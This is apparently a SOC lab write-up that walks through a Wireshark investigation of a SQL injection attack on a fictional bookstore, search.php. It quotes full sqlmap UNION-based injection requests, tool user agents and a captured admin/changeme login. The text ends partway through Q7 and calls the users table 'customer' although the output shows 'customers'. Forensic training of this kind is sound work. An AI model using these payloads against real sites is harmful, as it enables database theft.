

WebStrike Lab

Tool: Wireshark



Senario

You are a cybersecurity analyst working in the Security Operations Center (SOC) of BookWorld, an expansive online bookstore renowned for its vast selection of literature. BookWorld prides itself on providing a seamless and secure shopping experience for book enthusiasts around the globe. Recently, you've been tasked with reinforcing the company's cybersecurity posture, monitoring network traffic, and ensuring that the digital environment remains safe from threats. Late one evening, an automated alert is triggered by an unusual spike in database queries and server resource usage, indicating potential malicious activity. This anomaly raises concerns about the integrity of BookWorld's


customer data and internal systems, prompting an immediate and thorough investigation. As the lead analyst in this case, you are required to analyze the network traffic to uncover the nature of the suspicious activity. Your objectives include identifying the attack vector, assessing the scope of any potential data breach, and determining if the attacker gained further access to BookWorld's internal systems.

Tasks :

Q1) *By knowing the attacker's IP, we can analyze all logs and actions related to that IP and determine the extent of the attack, the duration of the attack, and the techniques used. Can you provide the attacker's IP?*

Steps to Extract the Attacker's IP:

1) *Load the PCAP file in Wireshark to inspect the captured network traffic.*



The screenshot displays the Wireshark network protocol analyzer interface. The main window shows a list of captured packets in the 'Packet List' pane on the left. The selected packet (No. 1) is a UDP packet from source IP 73.124.22.1 to destination IP 73.124.22.255. The 'Packet Details' pane on the right shows the structure of the selected packet, including the Ethernet II header, Internet Protocol Version 4 header, and User Datagram Protocol header. The 'Packet Bytes' pane at the bottom shows the raw data of the selected packet in hexadecimal and ASCII format.

2 Apply HTTP filters to focus on relevant communications:


- Since we are analyzing a **web application**, the attacker's activity is likely visible in **GET and POST requests**, as these methods are commonly used for **data exchange between clients and servers**.

Using the **Wireshark filter**:


`http.request.method == "GET"`


`http.request.method == "POST"`

- This helps isolate HTTP requests that might reveal **suspicious login attempts, data exfiltration, or unauthorized access**.



- We found some ips and got to see some sort of **admin/login attempts**.
- We then tried to inspect it we get the following information





- Just by following the set of tcp access mentioned above we get to see that there's been multiple attempts to get access.
- So our suspicious IP address we are searching for is **111.224.250.131**

Q2) If the geographical origin of an IP address is known to be from a region that has no business or expected traffic with our network, this can be an indicator of a targeted attack. Can you determine the origin city of the attacker?

- Now as we found the ip address we will use the osint tools such as [Whatismyipaddress.com](https://whatismyipaddress.com).
- We got the mentioned below result have a look:

WhatIs MyIPAddress.com

Enter Keywords or IP Address... [Search](#)

[ABOUT](#) [PRESS](#) [BLOG](#) [SUPPORT](#)

[MY IP](#) [IP LOOKUP](#) [HIDE MY IP](#) [VPNS](#) [TOOLS](#) [LEARN](#)

IP Details For: 111.224.250.131

Decimal:	1877015171
Hostname:	111.224.250.131
ASN:	4134
ISP:	ChinaNet Hebei Province
Network:	
Services:	None detected
Country:	China
State/Region:	Hebei
City:	Shijiazhuang
Latitude:	38.0416 (38° 2' 29.76" N)
Longitude:	114.4781 (114° 28' 41.09" E)

[CLICK TO CHECK BLACKLIST STATUS](#)

Latitude and Longitude are often near the center of population. These values are not precise enough to be used to identify a specific address, individual, or for legal purposes. IP data from IP2Location.

- So our city that we need to find is **Shijiazhuang (China)**.

Q3) *Identifying the exploited script allows security teams to understand exactly which vulnerability was used in the attack. This knowledge is critical for finding the appropriate patch or workaround to close the security gap and prevent future exploitation. Can you provide the vulnerable PHP script name?*

In Network Miner I saw the host details and I found that he used malicious tools that appeared in the user agent section such as go buster and SQLMap.

111.224.250.131

IP: 111.224.250.131
 MAC: 005056C0000A
 NIC Vendor: VMware, Inc.
 MAC Age: 2000-01-04
 Hostname:
 OS: Unknown
 TTL: 63 (distance: 1)
 Open TCP Ports:
 Sent: 44320 packets (6,659,015 Bytes), 0.00% cleartext (0 of 0 Bytes)
 Received: 44164 packets (20,681,338 Bytes), 0.00% cleartext (0 of 0 Bytes)
 Incoming sessions: 0
 Outgoing sessions: 615
 Host Details

Web Browser User-Agent 1 : Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
 Web Browser User-Agent 2 : sqlmap/1.8.3#stable (https://sqlmap.org)
 Web Browser User-Agent 3 : gobuster/3.6
 Accept-Language 1 : en-US,en;q=0.5
 CobaltStrike or Meterpreter URI 1 : bookworldstore.com/mysql_history.html
 CobaltStrike or Meterpreter URI 10 : bookworldstore.com/annual.js
 CobaltStrike or Meterpreter URI 11 : bookworldstore.com/array.axd
 CobaltStrike or Meterpreter URI 12 : bookworldstore.com/attach_mod.php

WebInvestigation.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 32

No.	Time	Source	Destination	Protocol	Length	Info
312	1382.006655	111.224.250.131	73.124.22.98	TCP	74	52890 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=22085952152 TSecr=0 WS=128
313	1382.006688	73.124.22.98	111.224.250.131	TCP	74	80 → 52890 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3931541481 TSecr=22085952152 WS=128
314	1382.007388	111.224.250.131	73.124.22.98	TCP	66	52890 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=22085952153 TSecr=3931541481
315	1382.007388	111.224.250.131	73.124.22.98	HTTP	482	GET /search.php?search=test&test HTTP/1.1
316	1382.007623	73.124.22.98	111.224.250.131	TCP	66	80 → 52890 [ACK] Seq=1 Ack=417 Win=64768 Len=0 TSval=3931541482 TSecr=22085952153
317	1382.009223	73.124.22.98	111.224.250.131	HTTP	462	HTTP/1.1 200 OK (text/html)
318	1382.009842	111.224.250.131	73.124.22.98	TCP	66	52890 → 80 [ACK] Seq=417 Ack=397 Win=31872 Len=0 TSval=22085952156 TSecr=3931541483
319	1387.010145	111.224.250.131	73.124.22.98	TCP	66	52890 → 80 [FIN, ACK] Seq=417 Ack=397 Win=31872 Len=0 TSval=22085952156 TSecr=3931541483
320	1387.010376	73.124.22.98	111.224.250.131	TCP	66	80 → 52890 [FIN, ACK] Seq=397 Ack=418 Win=64768 Len=0 TSval=3931546484 TSecr=22085957156
321	1387.010684	111.224.250.131	73.124.22.98	TCP	66	52890 → 80 [ACK] Seq=418 Ack=398 Win=31872 Len=0 TSval=22085957157 TSecr=3931546484

- We found the php script as **/search.php.**

Q4) Establishing the timeline of an attack, starting from the initial exploitation attempt,

What's the complete request URL of the first SQLi attempt by the attacker?

- So as we inspect we found the following `sqli` command executed

[illegible]

The image shows a Wireshark packet capture window titled "Follow TCP Stream (tcp.stream eq 36) · WebInvestigation.pcap". The packet list on the left shows a single packet of type "HTTP". The packet details pane on the right shows the structure of the HTTP message. The request line is "GET /search.php?search=book%20and%201=1;%20--%20- HTTP/1.1". The host is "bookworldstore.com". The user agent is "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0". The accept headers are "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8". The accept language is "en-US,en;q=0.5". The accept encoding is "gzip, deflate". The connection is "keep-alive". The upgrade-insecure-requests header is "1". The response line is "HTTP/1.1 200 OK". The date is "Fri, 15 Mar 2024 12:03:51 GMT". The server is "Apache/2.4.52 (Ubuntu)". The vary header is "Accept-Encoding". The content encoding is "gzip". The content length is "144". The keep-alive timeout is "5" and the max is "100". The connection is "Keep-Alive". The content type is "text/html; charset=UTF-8". The packet bytes pane shows the raw data of the response, which is a gzip-compressed HTML document.

```
GET /search.php?search=book%20and%201=1;%20--%20- HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:03:51 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 144
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

.....m..
.C.3.....@F.0' p ..!8.v..J..?-?.w.F}$...(^.2X'...N...j...$.7x.....T2(...b3].BM.Q....|...
^c~v....>..g...A.5..v>[./I.c.....
```

- 1st sqli attempt was done on **Date: Fri, 15 Mar 2024 12:03:51 GMT**
- On the top we find in red color the GET portion:
/search.php?search=book%20and%201=1;%20--%20-

This is the desired answer for the question.

Q5) Can you provide the complete request URI that was used to read the web server's available databases?


Since we have identified an SQL injection attack, the next step is to check if the website responded to it.

*A successful SQL injection attempt would generate a valid response from the server. To confirm this, we can filter the network traffic in Wireshark using the attacker's IP address along with an **HTTP 200 response code, which indicates a successful request.***

Using the following :-

Wireshark filter: `ip.addr == 111.224.250.131 && http.response.code == 200`

This filter helps us identify responses from the server to the attacker's requests, confirming that the SQL injection attempt was processed successfully.



Narrowing Down the Results as the above filter returns a large number of results. To extract relevant information related to SQL Injection, we need to refine our search further.


Since SQL Injection often exposes database-related information, we will search for keywords commonly associated with database interactions.

Searching for SQL-related Data

Wireshark provides a **Find** feature that allows us to search for specific strings within the captured network traffic.

To use this feature:

- Press **Ctrl + F**.
- A search panel will appear where you can enter search terms.
- Select **String** as the search type.
- Type **mysql** as we are searching for sql injections and click **find**.



This highlights the packet which holds the string **mysql**.

Let's inspect and see if we get our desired results for the task we have been provided .

```
Wireshark · Follow TCP Stream (tcp.stream eq 151) · WebInvestigation.pcap

GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAYAGG%28CONCAT_WS%280x7a76676a636b%2Cschema_name%29%29%2C0x7176706a71%29%20FROM%20INFORMATION_SCHEMA.SCHEMATA--%20- HTTP/1.1
Cache-Control: no-cache
User-Agent: sqlmap/1.8.3#stable (https://sqlmap.org)
Host: bookworldstore.com
Accept: */*
Accept-Encoding: gzip,deflate
Connection: close

HTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:08:38 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 188
Connection: close
Content-Type: text/html; charset=UTF-8

.....m.I..0.E.....eU....6.3@..%HH]..K0.?[p..e.7.[
./..{.he.....de.L..N..M[*k.....8.=,.
..N..HUT-&.Q..5#X...->)cW.>br<g..S.....F*....[...v?.....4.v.M.43..=(..YW}... .....
```

Now as we inspected the TCP flow we found the link asked !!

`/search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAYAGG%28CONCAT_WS%280x7a76676a636b%2Cschema_name%29%29%2C0x7176706a71%29%20FROM%20INFORMATION_SCHEMA.SCHEMATA--%20-`

Q6) Assessing the impact of the breach and data access is crucial, including the potential harm to the organization's reputation. What's the table name containing the website users data?

Here we went the manual way checking each packet which was very time consuming and reached at a packet and got the following information.

No.	Time	Source	Destination	Protocol	Length	Info
1545	1775.679340	111.224.250.131	73.124.22.98	TCP	74	46468 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=2206345825 TSecr=0 WS=128
1546	1775.679445	73.124.22.98	111.224.250.131	TCP	74	80 → 46468 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3931935153 TSecr=2206345825 WS=128
1547	1775.682334	111.224.250.131	73.124.22.98	TCP	66	46468 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=2206345826 TSecr=3931935153
1548	1775.693417	111.224.250.131	73.124.22.98	HTTP	517	GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%20CONCAT%20%27178766271%20CJSON_ARRAYAGG%20CONCAT_WS%20%27a76676a...
1549	1775.693536	73.124.22.98	111.224.250.131	TCP	66	80 → 46468 [ACK] Seq=1 Ack=452 Win=64768 Len=0 TSval=3931935168 TSecr=2206345839
1553	1775.696032	73.124.22.98	111.224.250.131	HTTP	447	HTTP/1.1 200 OK (text/html)
1554	1775.696087	73.124.22.98	111.224.250.131	TCP	66	80 → 46468 [FIN, ACK] Seq=382 Ack=452 Win=64768 Len=0 TSval=3931935170 TSecr=2206345839
1555	1775.700602	111.224.250.131	73.124.22.98	TCP	66	46468 → 80 [ACK] Seq=452 Ack=382 Win=31872 Len=0 TSval=2206345842 TSecr=3931935170
1556	1775.700602	111.224.250.131	73.124.22.98	TCP	66	46468 → 80 [FIN, ACK] Seq=452 Ack=383 Win=31872 Len=0 TSval=2206345843 TSecr=3931935170
1557	1775.701047	73.124.22.98	111.224.250.131	TCP	66	80 → 46468 [ACK] Seq=383 Ack=453 Win=64768 Len=0 TSval=3931935175 TSecr=2206345843


```

Frame 1553: 447 bytes on wire (3576 bits), 447 bytes captured (3576 bits)
Ethernet II, Src: VMware_Gc:76:5f (00:0c:29:6c:76:5f), Dst: VMware_c0:00:0a (00:50:56:c0:00:0a)
Internet Protocol Version 4, Src: 73.124.22.98, Dst: 111.224.250.131
Transmission Control Protocol, Src Port: 80, Dst Port: 46468, Seq: 1, Ack: 452, Len: 381
Hypertext Transfer Protocol
  HTTP/1.1 200 OK\r\n
  Date: Fri, 15 Mar 2024 12:08:56 GMT\r\n
  Server: Apache/2.4.52 (Ubuntu)\r\n
  Vary: Accept-Encoding\r\n
  Content-Encoding: gzip\r\n
  Content-Length: 166\r\n
  Connection: close\r\n
  Content-Type: text/html; charset=UTF-8\r\n
  \r\n
  [Request in frame: 1548]
  [Time since request: 0.002615000 seconds]
  [Request URI [-]: /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%20CONCAT%20%27178766271%20CJSON_ARRAYAGG%20CONCAT_WS%20%27a76676a...&]
  Content-encoded entity body (gzip): 166 bytes -> 209 bytes
  File Data: 209 bytes
  Line-based text data: text/html (4 lines)
  <p>qxbq["admin", "books", "customers"]</p><form action="search.php" method="get">\n
    <input type="text" name="search" placeholder="Search for books...">\n
    <input type="submit" value="Search">\n
  </form>\n
  
```

So we found this information below and the name of the table is **customer**.

Q7) The website directories hidden from the public could serve as an unauthorized access point or contain sensitive functionalities not intended for public access. Can you provide the name of the directory discovered by the attacker?

Hidden website directories can pose security risks, as they may contain sensitive functionalities or provide unauthorized access points. In this case, our goal is to identify the directory that was accessed by the attacker.

Since the suspicious IP **111.224.250.131** attempted to exploit the web server, we need to analyze its interactions with the server. One way to do this is by examining **POST** requests, as these may indicate attempts to access or manipulate sensitive resources.

So here i used the the filter:

ip.src == 111.224.250.131 && http.request.method==POST

No.	Time	Source	Destination	Protocol	Length	Info
88664	2023.126774	111.224.250.131	73.124.22.98	HTTP	655	POST /admin/login.php HTTP/1.1 (application/x-www-form-urlencoded)
88677	2069.847495	111.224.250.131	73.124.22.98	HTTP	658	POST /admin/login.php HTTP/1.1 (application/x-www-form-urlencoded)
88681	2073.888784	111.224.250.131	73.124.22.98	HTTP	659	POST /admin/login.php HTTP/1.1 (application/x-www-form-urlencoded)
88699	2294.305526	111.224.250.131	73.124.22.98	HTTP	661	POST /admin/login.php HTTP/1.1 (application/x-www-form-urlencoded)
88757	2697.157173	111.224.250.131	73.124.22.98	HTTP	1122	POST /admin/index.php HTTP/1.1 (application/x-php)

We manually checked for the packets and found the following result from the packet tcp follow request.

```

Wireshark · Follow TCP Stream (tcp.stream eq 646) · WebInvestigation.pcap

POST /admin/login.php HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: http://bookworldstore.com
Connection: keep-alive
Referer: http://bookworldstore.com/admin/login.php
Cookie: PHPSESSID=ae7mvmmf2krhir4kngnmio680a
Upgrade-Insecure-Requests: 1

username=admin&password=changeme
HTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:13:50 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 291
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

.....mQ.N.0...+.I...#!...=...N.mVJ...o...8/."|.fw=..}....@...[. 8...ap.l.y.....@.M.'r.....Z
1.P.<.xd.....J.w..... ..y.P:h..@.+e.... \Yb.u.J]....TL\c.h....de6....bd...i....G#.
....%.J...+g.h].....T.@.m;.>....w.?.Y.....#.&..?S1.0.P...4g.?....
E.qu]...5.lt6.1.-0... ..
POST /admin/login.php HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Origin: http://bookworldstore.com
Connection: keep-alive
Referer: http://bookworldstore.com/admin/login.php
